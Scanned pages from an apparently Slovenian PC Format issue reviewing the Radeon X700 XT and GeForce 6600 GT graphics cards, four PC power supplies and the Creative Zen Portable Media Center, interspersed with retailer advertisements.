X700 XT, opisan na teh straneh, ima ubogih 128Mb pomnilnika GDDR3. Različica Pro, opremljena z 256Mb bo kmalu na voljo.

Kompaktna oblika
Zahvaljujoč kompaktni in učinkoviti arhitekturi senčnikov , je znotraj grafičnega procesorja ostalo dovolj prostora za šest enot verteks, kolikor jih ima tudi X800.


Kaj še prihaja
X700 zaenkrat obstaja samo v različici PCI Express. ATI še ne daje uradnih izjav o različici AGP, lahko pa pričakujete najavo še pred koncem leta.

Navadna ali s smetano
Kartica X700 bo na voljo v treh okusih: standardna s hitrostjo jedra 400MHz, Pro s 450MHz in XT s 475MHz. Hitrosti pomnilnika bodo skakale od 600 do 1.000MHz.

Kul kartica
Tako kot 6600 GT tudi X700 nakazuje vrnitev humano velikih in ne pretirano hlajenja potrebnih kartic, ki ne potrebujejo priključka za dodatno napajanje.

NVIDIA GeForce 6600 GT

Zaenkrat je še v rahlem vodstvu, a za kako dolgo?



Glavni za *Doom*
6600 ima samo tri enote verteks za procesiranje geometrijskih podatkov v primerjavi s šestimi X700. Kljub temu pa naše meritve kažejo, da je 6600 še vedno car v *Doom 3*.

Dvojna moč
Tako kot 6800, njegovega večjega brata, je mogoče tudi 6600 združiti v par identičnih kartic s pomočjo nVidiine tehnologije SLI.

Dvojna hitrost
V primerjavi z nVidiino kartico GeForce FX 5700 predstavlja 6600 velikanski korak naprej. Je več kot dvakrat hitrejša kartica.

Izguba spomina
Pomnilniška pasovna širina je težavna pri obeh karticah; da bi privarčevali so se pri ATI-ju in nVidi zatekli k relativno ozkemu 128-bitnemu pomnilniškemu vodilu.

Izbor iger
Tako kot pri hitrejših karticah X800 in 6800, nVidia vlada v *Doom 3*, medtem ko je ATI še vedno kralj v *Half-Life 2*. Vi boste dali denar, zato se sami odločne.

ZDA so cene obeh kartic okoli 200 dolarjev, medtem ko so (bodo) pri nas višje: za GeForce 6600GT boste odšteli nekaj manj kot 60 tisočakov, podobno ceno pa bo verjetno imel tudi ATI-jev kandidat.

Kot bi človek pričakoval, nVidia odločno vodi pri igri *Doom 3*, še posebej pri nižjih ločljivostih. Očitno 3D pogon, ki stoji za id-jevo temačno mojstrovino, ostaja hladen ob treh dodatnih enotah verteks kartice X700. Zato pa testa *3DMark03* in *Half-Life 2 Source Engine Stress Test* poudarita ATI-jevo tradicionalno prednost pri čistem renderiranju DirectX 9.0b. Ugotovili smo tudi, da X700 dokaj konkretno namlati 6600 pri igri *Far Cry*, še posebej pri razkošnih zunanjih scenah. Edino presenečenje je pravzaprav zmaga nVidie pri testu pogona *Source* v ločljivosti 1.024 x 768 s 4x anti-aliasingom in 8x anizotropnim filtriranjem. Še več, hitrost zapolnjevanja pri *3DMark03* dokazuje, da odstranitev nekaj ROP-ov ni nobena zavora za 6600.

KATERA JE BOLJŠA

Skupno gledano se moramo v tem primeru nagniti v smer nVidie. 6600 GT je bližji X700 XT pri testu pogona Source kot je drugi bližu prvemu pri *Doom 3*, poleg tega ponuja 6600 GT podporo za DirectX 9.0c za mirno prihodnost, pa še z bistro tehnologijo SLI se lahko pohvali vsem, ki jih ta zanima. Tiste spremembe specifikacij v zadnjih minutah s strani ATI-ja in določena doza nestabilnosti našega testnega primerka X700 niti približno ne vliva zaupanja v Radeon X700. Zaenkrat se bo torej obarvanih pikslov željna raja po celotnem planetu postavljala v vrste za nakup nVidiinega novega strojčka za mletje. **PCF**

> **SLI OMOGOČA DVEMA KARTICAMA PCI EXPRESS, DA ZDRUŽITA MOČI V ENEM SISTEMU**

ATI RADEON X700 XT

PCF 87% "Na papirju mogočne specifikacije. Še vedno prva izbira za ljubitelje *Half-Life 2*."

NVIDIA GEFORCE 6600 GT

PCF 90% "Nepremagljivo razmerje kvaliteta/cena in osredotočenost na prihodnost."

MERITVE HITROSTI Pa poglejmo, kako sta se kartici znašli v testih.

	Doom3			Half Life 2: Source Engine			3DMark03 Privzete nastavitve	3DMark03 Enojno zapolnjevanje tekstur (Mtexel)	3DMark03 Dvojno zapolnjevanje tekstur (Mtexel)
	10x7x4x8	12x10x4x8	16x12x4x8	10x7x4x8	12x10x4x8	16x12x4x8			
NVIDIA GeForce 6600 GT	42	27	18	85	50	31	8014	1590	3871
ATI Radeon X700 XT	36	21	14	76	51	39	8401	1521	3355
ATI Radeon X800 XT	60	43	32	140	103	78	12144	2813	6616
NVIDIA GeForce 6800 GT	65	48	37	127	80	63	11021	2862	5415

Testni sistem: Pentium 4 3,6GHz, Intel 925x, 512Mb DDR2

Leadtek®
We Make Dreams a Reality

The way it's meant to be played
NVIDIA.

神之卡

Equip to Conquer

Izkusite igre takšne, kot morajo biti...

WinFast GeForce 6 serija :
Podpira AGP8X in PCI Express In
Polna podpora DirectX™ 9.0 Shader Model 3.0 in OpenGL™ 1.5
nView Multi-Display tehnologija in HDTV podpora
NVIDIA SLI Multi-GPU združljiva
Intellisample 3.0 tehnologija
Leadtek Ultra Cooling System

SLI: samo PCI Express GeForce 6800Ultra,6800GT in 6600GT
GDDR3: samo GeForce 6800Ultra,6800GT in 6600GT
HDTV: samo GeForce 6600GT,6600

NVIDIA.
PCI EXPRESS

WinFast PX6600 GT TDH

WinFast PX6600 TD

WinFast PX360 TD

HDTV SLI

AGP8X

WinFast A400 Ultra TDH

WinFast A400GT TDH


WinFast A400 TDH

Priložene polne verzije iger

Nagrade

ODAJNA MESTA: AVTO IZZIV Vrhnika d.o.o. 01/750 21 13, DAR d.o.o 01/721 66 34, ENIAC d.o.o 05/333 35 55, HARVEY NORMAN 01/585 50 00, JAE Kolosej Maribor 02/252 12 64, Kolosej Celje 03/491 17 77, JAE Novo mesto 07/331 63 70, MLACOM d.o.o 01/500 87 75, PIKANET d.o.o 02/534 82 20, PINGWIN Jesenice 04/586 12 31, WER PLUS Ljubljana 01/511 27 27, POWER PLUS Maribor 02/320 75 70, POWER PLUS Celje 03/428 20 38, RICH COMPUTERS 07/306 68 50, SEBANET d.o.o 03/490 91 50, H TRADE Jesenice 01/434 01 08, Trgovine JANUS TRADE, Trgovine MENTIS d.o.o., ULTRA IMPEX d.o.o. 02/843 16 56, www.pcplus.si

www.leadtek.com.tw



Fotografije: James Wilson

KAKO SMO TESTIRALI

Subjektivne, znanstvene metode

Konec je dni, ko smo bili pripravljeni živeti z glasnimi ventilatorji za nekaj dodatne moči. Moderni napajalniki morajo združevati skoraj neslišno delovanje in vrtoglave zmogljivosti. Z ocenami od ena do pet smo ocenjevali stopnjo hrupa, petica pa pomeni praktično neslišnost. Ocenjevali smo tudi segrevanje in velikost, da smo ugotovili, če je napajalnik mogoče vgraditi v kar največ različnih sistemov. Prav tako smo si ogledali število priključkov, saj nas je zanimalo, če je napajalnik mogoče vgraditi v PC z goro naprav, in seveda, če ima vse priključke za novejše naprave.

Elektrikarji

Hranijo energije lačne komponente, ohranjajo stvari hladne in omejujejo prezahtevne stranke. Življenje napajalnika je težko, smo ugotovili pri *PCFormatu*.

Odpuščeno vam bo, če ste mnenja, da v ozvezdju spolne privlačnosti zvezda skromnega napajalnika za PC sije tako svetlo, kot zvezda Mirana Rudana. Velik je že, to priznamo, a na lepotnem tekmovanju ne bi odnesel prve nagrade, pa če vanj in nanj vgradite sto neonk. Je pa uporaben, saj je temelj stabilnega in zmogljivega sistema. In verjetno niste pozabili, da so komponente, kot sta Intelov 100-vatni Prescott Pentium 4 in nVidiin sam-bog-ve-koliko-vatni GeForce 6800 Ultra samo najbolj očitna simptoma hitrega širjenja okužbe z energetsko požrešnostjo komponent. Priklopite še kako optično enoto in nekaj trdih diskov, pa boste porabili več elektrike kot kadarkoli poprej.

BREZŽIČNI ČUDEŽ

Še bolj presenetljivo pa je, da napajalniki danes proizvajajo ogromno energije, a so pri tem izjemno tihi. Če pomislimo, da se dandanes vedno več PC-jev seli v dnevne sobe, je nizka stopnja hrupa preprosto nujna. S pojavom novih standardov, kot sta S-ATA in PCI Express, vas bo razveselilo dejstvo, da ponujajo novejši napajalniki goro priključkov, ki vam bodo zagotovili dolgoročno uporabo. Največja novica tega meseca pa je fantastični Ultra Xconnect. Ta se je za večno znebil vizualne kakofonije kablov, ki tako kazijo estetiko PC-ja. Prav ste prebrali, gre za napajalnik, ki je preprosto fantastičen. Zavrtite stran in ugotovite, zakaj je tako, ter odkrijte vse podrobnosti o še treh odličnih napajalnikih.

Ultra Xconnect 28.980 SIT

Več informacij www.ultraproducts.com

Kar nam je všeč Praktično vse. Dokler ni prišel v temnice PCF, nismo verjeli, da je napajalnik lahko seksi, a je Xconnect razširil naša obzorja. Za razliko od teoretično podobnega Antecovega izdelka, ta dejansko ponuja modularnost. Priključite torej samo kable za komponente, ki so dejansko vgrajene. In ti kabli so izvrstni, saj so previčeni najprej s srebrnim ovojem, nato pa še v izjemno kvalitetno prozorno plastiko.

Kar nam ni všeč Najraje bi vam povedali še več o spoliranem kromiranem ohišju, 500 vatih moči, o tem, kako se kabli svetijo pod UV lučko in o tem, kako ta napajalnik krasno izgleda v katerem koli PC-ju. Pa tudi cene ne moremo preboleti. A moramo biti zvesti novinarski etiki in vam predstaviti še slabe novice. Standardno ni priključka za grafične kartice PCI Express, kar pomeni, da boste morali zanje uporabljati grde pretvornike. Ah, groza, ah, strah.

Moč	500W
PCF ocena hrupa	3
Glavni priključek ATX	20-nožični
Podpora za S-ATA	Da
Komentar	Ni 6-nožičnega priključka za PCI Express

PCF 91% *"Če bi imel vse priključke, za S-ATA, PCI Express in 24-nožični priključek ATX, bi bil popoln. Kupite ga! Zdaj!"*

Antec Neopower 32.780 SIT

Več informacij www.antec.com

Kar nam je všeč Gora kablov in priključkov, ki bodo napajali kakršen koli PC – pozdravljamo Antecov napajalnik, ki se trudi opraviti s tem s pomočjo tmodularnega sistema kablov. To pomeni, da lahko priključite samo tiste kable, ki jih dejansko potrebujete – vsaj v teoriji. Je tudi najtišji napajalnik z ventilatorjem na testu: praktično neslišen.

Kar nam ni všeč Ultra uporablja isti modularni pristop, ki pa so z Xconnectom veliko bolje izvedli. Antec prav tako nima ovitih kablov, zato ima nekaj estetske prednosti. Še vedno pa boste obtičali z očem neprijazno špageterijo pisanih žic. V praksi napajalnik torej ne izgleda nič drugače od klasičnega žicen-potpourija, le da ima bolj pisane žičke. Bilo bi smešno, če ne bi bilo žalostno.

Moč	480W
PCF ocena hrupa	4
Glavni priključek ATX	20-nožični
Podpora za S-ATA	Da
Komentar	Pripravljen na grafične kartice PCI Express (6-nožični kabel)

PCF 71% "Bela stoenka napajalnikov Neopower bi lahko bil resen tekmec, a je drag, glede na to, da gre praktično za standarden zmogljivejši napajalnik. Je pa izjemno tih"

OCZ Powerstream 470W 31.740 SIT

Več informacij www.ocztechnology.com

Kar nam je všeč Ta lepotec ima skoraj vse, o čemer sanjate. 24-nožični kabel ATX in dve namenski liniji molexov (idealno za navijanje GeForca 6800 Ultra) sta odlična dodatka, a ne neverjetna. Isto velja za osvetljen glavni ventilator, ki je lep, ne pa tudi unikaten. Nismo pa še zasledili možnosti prekapljanja med 12,5V in 3,3V. Satenasto kromirano ohišje in kvaliteta izdelave sta odlična.

Kar nam ni všeč Če je poganjanje džungle kablov bolezen, potem bi moral biti ta napajalnik na intenzivni negi. Kablov je noro preveč in napajalnik ubije vse možnosti za urejeno notranjost PC-ja. Če seveda niste pripravljeni porabiti pol dneva za spenjanje kablov. Nekoliko so nas razočarale tudi specifikacije, saj ni priključka za grafične kartice na vodilu PCI Express.

Moč	470W
PCF ocena hrupa	3
Glavni priključek ATX	24-nožični
Podpora za S-ATA	Da
Komentar	Ni 6-nožičnega priključka za grafične kartice PCI Express

PCF 87% "Najboljša izbira za resne (če ne že fanatične) navijalce. Ni najtišji, a ni hrupen. A koga to sploh zanima – ima kup finih lučk in gumbkov!"

Silentmaxx ProSilence Fanless 44.500SIT

Več informacij www.silentmaxx.com

Kar nam je všeč Čestitamo, Silentmaxx, dobil si glavno nagrado, ker počneš točno to, kar piše na škatli. Mehansko gledano je ta napajalnik tih: samo nadležni pedanti bodo zaznali mrmranje izmeničnega toka. 423W je impresivna številka za napajalnik brez ventilatorja. Če si želite tihega PC-ja, boste navdušeni nad dejstvom, da vas ta napajalnik ne bo silil v kompromis med zmogljivostmi in hrupom.

Kar nam ni všeč Z nakupom tega izjemno tihega napajalnika pa boste morali sklepati kompromise pri izbiri ohišja. Na zadku enote se namreč bohoti ogromen hladilnik, tako da ga ne boste mogli vgraditi v vsako ohišje. Dodatna slaba novica za lastnike plastičnih ohišij pa je ta, da se napajalnik močno segreva in da za razpršenje toplote uporablja kar ohišje računalnika.

Moč	423W
PCF ocena hrupa	5
Glavni priključek ATX	20-nožični
Podpora za S-ATA	Da
Komentar	Ni 6-nožičnega priključka za PCI Express

PCF 84% "Odlična kombinacija moči in čisto tihega delovanja. Ni pa najbolj vsestranski napajalnik, ko je govora o združljivosti s sistemi, pa tudi najcenejši ni."

Multimedijski predvajalnik

Zen Portable Media Center

Ali je iPod končno dobil pravega tekmeca v tem žepnem video predvajalniku? Kapacitete ima za 255 epizod *Simpsonov*, smo ugotovili.

Cena: ok. 130.000 SIT Proizvajalec: Microsoft/Creative Labs Več informacij: http://europe.creative.com

Imamo že lažne norce, tiste čudne možake, ki se s svojimi demoni glasno pogovarjajo v javnosti, a hiter pogled na brezžične slušalke na njihovih ušesih razkrije dolgočasno korporativno resnico o njihovem dolgočasnem korporativnem življenju. Imamo tudi prevzetneže, ki si besno natikajo "tehnološko napredne" (po možnosti bele) slušalke na ušesa, kadar se na obzorju pojavi kakšna mična gospodična; obstaja precejšnja možnost, da v danem trenutku sploh ne posluša glasbe, temveč želi samo dokazati, da poseduje kak egocentričen kos nove opreme. In zdaj imamo še tretjo vrsto teh boleče modernih tehnokratov (tako vsaj upajo pri Microsoftu): tipe, ki hodijo po cesti in bulijo v video zaslon. Ali gre mogoče za novo obliko knjižnega molja, ki so svoj čas tiščali nosove v knjige, danes pa si med zaletavanjem v kandelabre in hojo po tujih nogah ogledujejo video posnetke?

Danes, ko so predvajalniki MP3 že nekaj čisto vsakdanjega, je naprava z barvnim zaslonom, ki zna predvajati filme tako naravna evolucija, kot moški brez prsnih bradavičk čez nekaj tisočletij. Ideja ni nova: Archos je doslej predstavil že več video jukeboxov, katerih vmesniki pa niso bili ravno najboljši. Prav zato smo nestrpno pričakovali Microsoftov dolgo napovedovani in opevani Portable Media Center; ne glede na to, da znamo povedati kar nekaj gorkih čez velikana iz Redmonda, pa je zasnova PMC-ja okoli preglednega in enostavnega vmesnika *Windows Media Centra* zagotovilo za dobro izkušnjo.

Tudi pri Creativu, ki je znan po tem, da zna občasno predstaviti izdelke, ki so prav neprijetno grdi, so se potrudili in izdelali lično napravo. No, nam se zdi, da bi bilo bolje, ko bi bili gumbi postavljeni po stranicah predvajalnika, da ne bi bilo debelih črnih paličic na vsaki strani zaslona, saj bi bil tako res žepnih dimenzij. Z veseljem vam pa povemo, da je PMC izjemno enostaven za uporabo: vmesnik sicer ni tako eleganten, kot je iPodov, a je svetlobna leta naprednejši od besno kričečega vmesnika namizne različice Windows, ki zna novince zmesti do onemoglosti. In tako smo postali pohajkujoče legende...

MY TV

Če začnemo na vrhu, naj kar takoj povemo, da bodo lastniki PMC to možnost gotovo najmanjkrat uporabljali, čeprav Microsoft upa, da bo ravno obratno. Zamisel zadeve je taka, da pri Microsoftu sklepajo, da si že tako ali tako lastite Media Center PC, na katerega

KAKO SMO TESTIRALI

Prenosni užitek.

Najboljši način za testiranje prenosne naprave je ta, da jo nekam odnesete. Zato smo se z njo odpravili na potovanje po Sloveniji. Ti pogoji so zajemali: močno svetlobo, temo, zaprte prostore in odprte planjave, ves čas pa smo budno spremljali stanje baterije. Prav tako smo zaman iskali žepe, ki bi bili dovolj velki, da bi vanje lahko spravili PMC ter odgovarjali na neumna vprašanja vlakovodij. Ko smo opravili vse našteto, smo se poigrali še z WMP 10 in procesom pretvorbe, pri čemer smo uporabili različne formate video datotek: visokodefinicijski posnetek, DVD, DivX in XviD ter WMV. In rezultati so tu.

Foto Grad
Miklošičeva 36
Trg OF 13, Ljubljana
Pridite in pošljite v razvijanje
info@fotograd.com
www.fotograd.com
Digitalni in klasični fotoaparati in oprema, ekspresni digitalni fotostudio in trgovina
Nikon
Prodajno mesto: OLYMPUS Canon
Posnetke počitnic kličemo iz vašega virtualnega sveta ... naredimo vam jih na odličnem KODAK ROYAL fotografskem papirju!

priključite PMC in sinhronizirate televizijske programe, ki ste jih posneli s predvajalnikom. V teoriji je to odlična ideja: če nastavite PMC na redno snemanje kakšne televizijske oddaje, primerno priredite vse nastavitve, se bodo oddaje samodejno prenesle v PMC, ko ga priklopite na računalnik, tako da nikoli več ne boste zamudili svoje priljubljene žajfnice. Če pa nimate Media Center PC-ja, pa boste v My TV našli samo tisto, kar boste ročno prenesli. Stavimo, da boste kar takoj odšteli svojih 400 tisočakov za Media Center.

MY MUSIC

Ob vsem opevanju predvajanja videov pa so PMC in sorodne naprave tudi predvajalniki MP3 (oziroma, kot je Microsoftu ljubše, WMA), kar mnogi radi pozabijo. Prav ta lastnost pa je ena tistih, ki nas je najbolj navdušila – iskanje skladbe po barvnem zaslonu je otročje lahko, seznamom pa lahko celo dodate slike naslovnic albumov (če seveda *Windows Media Player* prepozna CD, preden tega naložite v PMC), kar doda še češnjico že tako sladki ideji.

> **KVALITETA ZVOKA JE IMPRESIVNA IN NEKOLIKO NAD NIVOJEM IPODA**

Velik zaslon in pomikanje po vodoravnih poljih (avtor, album, seznam, zvrst in drugih. omogoča enostavno navigacijo, čeprav bo pretirana izbirčnost pri predvajanju povzročila bolečine v palcu zaradi trdega večsmernega gumba. Kvaliteta zvoka je impresivna, in, kot pri večini Creativovih predvajalnikov, je celo nekoliko nad nivojem kvalitete iPoda, a po pričakovanjih ni podpore za kodeke, ki niso MP3, WMA ali WAV.

MY PICTURES

Velik zaslon in trdi disk za njim sta tudi mokre sanje digitalnih fotografov: sproščanje prostora na pomnilniški kartici in kazanje posnetkov naokoli sta vsekakor dobrodošli možnosti. Da bi vam to uspelo, pa seveda potrebujete režo za kartice CompactFlash ali SD – ki jih predvajalnik nima. Ogled slik in diaprojekcij je sicer prijetno opravilo na PMC-ju (čeprav ločljivost 320 x 240 ravno ne kaže vseh vaših pikslov v polni krasoti), pa dejstvo, da slik ni mogoče neposredno naložiti pomeni, da tega trika PMC-ja ne boste pogosto uporabljali.

SPODAJ Čas je za za 243. epizodo *Simpsonovih*...

MY VIDEOS

Aha! Pomembna stvar. Ta je seveda najpomembnejša za PMC-ja. Povprečen film bo zasedel svojih 500Mb, baterija PMC-ja pa bo pripravljena sodelovati svojih sedem ur, kar pomeni, da predstavlja PMC prav fino sredstvo za zabavo. A pozabite na to, da boste na njegov disk preprosto skopirali film DivX in odvandrali na železniško postajo: PMC zna predvajati samo datoteke WMV z ločljivostjo 320 x 240. Na srečo pa se med procesom sinhronizacije med PC-jem in PMC-jem preko *Windows Media Playerja 10* (*WMP*) vse video datoteke samodejno pretvorijo v pravi format. Nekaj težav smo imeli z datotekami XviD, tako da bo potrebnih nekaj popravkov, a v vseh ostalih primerih pa sinhronizacija ne zahteva nobenega posega uporabnika. Celoten film DivX se je pretvoril v 320 x 240 WMV v dobrih 20 minutah, prenos pa je preko vmesnika USB 2.0 trajal nekaj sekund.

A pri tem vseeno obstaja ena težava. Če izvirna datoteka ni v formatu WMV, je procesu prekodiranja čisto vseeno, za kako razmerje stranic slike gre. V praksi to pomeni, da bodo širokozaslonski filmi pretvorjeni v format 4:3 in grobo stiščani na primerne dimenzije. Tudi ko smo pretvarjali datoteko DivX z ločljivostjo 320 x 176, je bila ta raztegnjena na 240. To je preprosto neumno: Microsoft lahko trdi, da bodo uporabniki na PMC-ju predvajali samo tiste posnetke, ki jih bodo sami posneli s televizije ali filme, ki jih bodo kupili preko legalnih strani za izmenjavo, realnost pa je taka, da si bodo na PMC-ju ljudje želeli ogledati tudi filme, ki jih že imajo. In tega ne bodo želeli početi, če bodo ljudje na slikah imeli stožčaste glave. Pika. Seveda lahko uporabite programe, kot sta *VirtualDub* ali *Windows Media Encoder* in primerno priredite video, a to početje zahteva ogromno časa in kar nekaj znanja. Ogled pravilno kodiranega videa pa je izjemna izkušnja: ostrina na pogled presega omejeno ločljivost, kvaliteta slike je dobra, predvajanje pa gladko. Škoda le, da zaslon ni bolje osvetljen in da ima porazen vidni kot (ne uporabljajte ga na prostem ob sončnih dnevih), kar bo pa ljudi okoli vas odvrnilo od buljenja v zaslon, da bi videli, kaj tako navdušeno gledate.

Mi smo bili prijetno presenečeni. No, vsaj večino časa. Težko se je upreti želji, da bi ga kupili, pa čeprav je situacij, v katerih bi si dejansko lahko ogledali video na PMC-ju, dokaj malo. Dejstvo, da lahko z njim tudi poslušate glasbo, pa je nedvomno korak v pravo smer. Dokler pa se ne bodo pojavile izvedbe z zasloni 640 x 480 z boljšimi zasloni in inteligentnim prepoznavanjem velikosti slike, pa si lahko zamislimo kar nekaj stvari, za katere bi raje zapravili tistih 130 tisočakov.

PCF

Več informacij: www.microsoft.com/windowsmobile/products/portablemediacenters

PCF 80%

"Video v žepu je nekaj, v kar se lahko zaljubite, je pa nujno potreben popravkov."

UH, JE PUST

Microsoftu je uspeh Applovega programa *iTunes* očitno nagnal strah v kosti, zato so izdali *Windows Media Player 10*, predelavo predvajalnika, ki ima tudi podporo za t.i. Media Transfer Protocol, vsenamenski gonilnik za serijo novih medijskih predvajalnikov. Zen PMC je prvi tak predvajalnik, ideja pa je ta, da ga lahko povežete s katerimkoli PC-jem, na katerem je nameščen *WMP10*, ne da bi za to potrebovali gonilnike.

Sam *WMP10* pa se od prejšnjih različic ne razlikuje veliko – vmesnik je sedaj preglednejši in ga je enostavneje uporabljati kot *WMP9*, ki so ga bili sami okvirji, je pa še vedno privlačen kot Vili Resnik v spodnjicah. Ima nekaj dobrodošlih funkcij, kot je na primer možnost razvrščanja skladb po drugih avtorjih, ne le po glavnem, kar je seveda dobrodošla prednost za vse pesne navdušence, ki na zabavah zavzeto iščejo skladbe z gostujočimi izvajalci. Veseli nas tudi, da preklop med opravili, na primer ustvarjanje predvajalnega seznama, več ne zaustavi prejšnjega opravila.

Manj privlačna pa je predstavitev nove različice Digital Rights Managementa, DRM 10. MS jo širi kot velikega rešitelja, na račun katerega bodo delovale njegove glasbene (in sčasoma tudi video) trgovine, v praksi pa pomeni, da gre le še za en način preprečevanja izmenjave lastne glasbe in filmov z drugimi in zagotavljanje, da boste imeli snete medijske datoteke samo v najemu, namesto da bi si jih lastili. Še dobro, da je PMC tako prijazen, da bo predvajal tudi datoteke MP3, ki niso zaščitene z DRM, najverjetneje pa se bo kmalu našel kdo, ki bo razbil tudi DRM 10.

ZEN PORTABLE MEDIA CENTER – POLNE SPECIFIKACIJE

